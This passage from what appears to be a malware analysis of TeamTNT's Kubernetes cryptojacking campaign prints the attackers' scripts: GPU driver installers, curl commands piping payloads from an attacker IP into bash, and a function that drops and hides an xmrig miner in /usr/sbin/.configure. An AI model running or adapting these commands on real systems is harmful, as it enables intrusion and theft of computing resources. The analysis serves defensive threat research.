        DRIVER_GCS_PATH="gs://dl-platform-public-nvidia/${DRIVER_UBUNTU_DEB}"
    fi
    echo "Downloading driver from GCS location and install: ${DRIVER_GCS_PATH}"
    set +e
    gsutil -q cp "${DRIVER_GCS_PATH}" "${DRIVER_UBUNTU_DEB}"
    set -e
    # Download driver via http if GCS failed.
    if [[ ! -f "${DRIVER_UBUNTU_DEB}" ]]; then

 driver_url_path="https://developer.download.nvidia.com/compute/cuda/${DRIVER_UBUNTU_
        download_driver_via_http "${driver_url_path}" "${DRIVER_UBUNTU_DEB}"
    fi
    if [[ ! -f "${DRIVER_UBUNTU_DEB}" ]]; then

 driver_url_path="https://us.download.nvidia.com/tesla/${DRIVER_VERSION}/${DRIVER_UBU
        download_driver_via_http "${driver_url_path}" "${DRIVER_UBUNTU_DEB}"
    fi
    if [[ ! -f "${DRIVER_UBUNTU_DEB}" ]]; then
        echo "Failed to find drivers!"
        exit 1
    fi
    wget -nv
https://developer.download.nvidia.com/compute/cuda/repos/ubuntu1804/x86_64/cuda-
ubuntu1804.pin
    sudo mv cuda-ubuntu1804.pin /etc/apt/preferences.d/cuda-repository-pin-600
    dpkg -i "${DRIVER_UBUNTU_DEB}" || {
        echo "Failed to install ${DRIVER_UBUNTU_DEB}..exit"
        exit 1
    }
    apt-key add /var/cuda-repo-*/*.pub || apt-key add /var/nvidia-driver*/*.pub || {
        echo "Failed to add apt-key...exit"
        exit 1
    }
    sudo apt update
    sudo apt remove -y "${DRIVER_UBUNTU_PKG}"
    sudo apt -y autoremove && sudo apt install -y "${DRIVER_UBUNTU_PKG}"
    rm -rf "${DRIVER_UBUNTU_DEB}" cuda-update1804.pin
}
```

NVIDIA drivers deployment on Debian

The script uses function install_driver_debian() to check and install the *NVIDIA* driver for *Debian* OS. The details are shown below:

```
# For Debian-like OS
function install_driver_debian() {
    echo "DRIVER_VERSION: ${DRIVER_VERSION}"
    local driver_installer_file_name="driver_installer.run"
    local nvidia_driver_file_name="NVIDIA-Linux-x86_64-${DRIVER_VERSION}.run"
    if [[ -z "${DRIVER_GCS_PATH}" ]]; then
        DRIVER_GCS_PATH="gs://nvidia-drivers-us-public/tesla/${DRIVER_VERSION}"
    fi
    local driver_gcs_file_path=${DRIVER_GCS_PATH}/${nvidia_driver_file_name}
    echo "Downloading driver from GCS location and install: ${driver_gcs_file_path}"
    set +e
    gsutil -q cp "${driver_gcs_file_path}" "${driver_installer_file_name}"
    set -e
    # Download driver via http if GCS failed.
    if [[ ! -f "${driver_installer_file_name}" ]]; then

 driver_url_path="http://us.download.nvidia.com/tesla/${DRIVER_VERSION}/${nvidia_driv
        download_driver_via_http "${driver_url_path}"
"${driver_installer_file_name}"
    fi
    if [[ ! -f "${driver_installer_file_name}" ]]; then
        echo "Failed to find drivers!"
        exit 1
    fi
    chmod +x ${driver_installer_file_name}
    sudo ./${driver_installer_file_name} --dkms -a -s --no-drm --install-libglvnd
    rm -rf ${driver_installer_file_name}
}
```

Non GCS API support: direct downloading via HTTP

Another functionality added to the installation script was to fetch the *NVIDIA* drivers directly from the Internet via an HTTP communication channel. This option is used by the attackers when GCA APIs cannot be used to fetch the drivers. One can consider this as a fallback option to installing *NVIDIA* drivers directly. The code highlighted below validates this:

```
function download_driver_via_http() {
    local driver_url_path=$1
    local downloaded_file=$2
    echo "Could not use Google Cloud Storage APIs to download drivers. Attempting to
download them directly from Nvidia."
    echo "Downloading driver from URL: ${driver_url_path}"
    wget -nv "${driver_url_path}" -O "${downloaded_file}" || {
        echo 'Download driver via Web failed!' &&
        rm -f "${downloaded_file}" &&
        echo "${downloaded_file} deleted"
    }
}
```

Installing cryptominer software

The init.sh file fetches the different Kubernetes payloads, which are downloaded using the curl command from the remote host to the compromised pod, as shown below:

```
# curl http://45.9.148.XXX/cmd/init.sh | bash
curl http://45.9.148.XXX/cmd/Kubernetes_root_PayLoad_1.sh | bash
curl http://45.9.148.XXX/cmd/Kubernetes_root_PayLoad_2.sh | bash
```

The code shown below highlights how TeamTNT installed a cryptominer on the compromised pod running in the active node of the Kubernetes cluster. The module reflects how the xmrig.tgz file is downloaded and the cryptominer is installed on the compromised pod. The function is a part of the Kubernetes_temp_PayLoad_2.sh file, which defines different payloads to be installed.

```
function DOWNLOAD_FILE(){
echo "[*] Downloading advanced xmrig to /usr/sbin/.configure/xmrig.tar.gz"
if type wget 2>/dev/null 1>/dev/null; then wget -q $XMR_1_BIN_URL -O
/usr/sbin/.configure/xmrig.tar.gz
elif type wd1 2>/dev/null 1>/dev/null; then wd1 -q $XMR_1_BIN_URL -O
/usr/sbin/.configure/xmrig.tar.gz
elif type wdl 2>/dev/null 1>/dev/null; then wdl -q $XMR_1_BIN_URL -O
/usr/sbin/.configure/xmrig.tar.gz
elif type curl 2>/dev/null 1>/dev/null; then curl -s $XMR_1_BIN_URL -o
/usr/sbin/.configure/xmrig.tar.gz
elif type cd1 2>/dev/null 1>/dev/null; then cd1 -s $XMR_1_BIN_URL -o
/usr/sbin/.configure/xmrig.tar.gz
elif type cdl 2>/dev/null 1>/dev/null; then cdl -s $XMR_1_BIN_URL -o
/usr/sbin/.configure/xmrig.tar.gz
elif type bash 2>/dev/null 1>/dev/null; then C_hg_DLOAD $XMR_1_BIN_URL >
/usr/sbin/.configure/xmrig.tar.gz
fi
tar -xvf /usr/sbin/.configure/xmrig.tar.gz -C /usr/sbin/.configure/ 2>/dev/null
rm -f /usr/sbin/.configure/xmrig.tar.gz 2>/dev/null 1>/dev/null
chmod +x /usr/sbin/.configure/xmrig
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then chmod +x
/usr/sbin/.configure/xmrigMiner; fi
/usr/sbin/.configure/xmrig -h 2>/dev/null 1>/dev/null
CHECK_XMRIG=$?
if [[ "$CHECK_XMRIG" != "0" ]]; then
if [ -f /usr/sbin/.configure/xmrig ]
then echo "WARNING: /usr/sbin/.configure/xmrig is not functional"
if [ -f "/usr/sbin/.configure/xmrig" ];then rm -f /usr/sbin/.configure/xmrig; fi
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then rm -f
/usr/sbin/.configure/xmrigMiner; fi
else
echo "WARNING: /usr/sbin/.configure/xmrig was removed"
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then rm -f
/usr/sbin/.configure/xmrigMiner; fi
fi
# ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
—-- Truncated —
tar -xvf /usr/sbin/.configure/xmrig.tar.gz -C /usr/sbin/.configure/ 2>/dev/null
rm -f /usr/sbin/.configure/xmrig.tar.gz 2>/dev/null 1>/dev/null
chmod +x /usr/sbin/.configure/xmrig
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then chmod +x
/usr/sbin/.configure/xmrigMiner; fi
/usr/sbin/.configure/xmrig -h 2>/dev/null 1>/dev/null
CHECK_XMRIG=$?
if [[ "$CHECK_XMRIG" != "0" ]]; then
if [ -f /usr/sbin/.configure/xmrig ]
then echo "WARNING: /usr/sbin/.configure/xmrig is not functional"
if [ -f "/usr/sbin/.configure/xmrig" ];then rm -f /usr/sbin/.configure/xmrig; fi
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then rm -f
/usr/sbin/.configure/xmrigMiner; fi
else
echo "WARNING: /usr/sbin/.configure/xmrig was removed"
if [ -f "/usr/sbin/.configure/xmrigMiner" ];then rm -f
/usr/sbin/.configure/xmrigMiner; fi
fi
```

```
rm -f k32r.sh 2>/dev/null
exit
fi
fi
echo "[*] Miner /usr/sbin/.configure/xmrig is OK"
}
```

The complete details presented above highlight how TeamTNT harnesses the power of NVIDIA GPU capabilities to trigger cryptojacking operations.

Inference

NVIDIA's inherently powerful GPU capabilities are utilized by the attackers to mine cryptocurrency illegally on compromised cloud infrastructure and pass the cloud costs to the compromised organizations. As discussed earlier, in this attack TeamTNT is not exploiting any vulnerability in the *NVIDIA* drivers, rather utilizing them for cryptomining operations in an unauthorized manner. The attackers reap benefits from the compromised cloud infrastructure. This complete cryptojacking attack involves the installation of the cryptomining code stealthily on compromised cloud infrastructure (pods running in nodes hosted in Kubernetes clusters) to mine cryptocurrency by executing unauthorized operations. Organizations are at significant risks from cryptojacking and should put measures in place to avoid such attacks.

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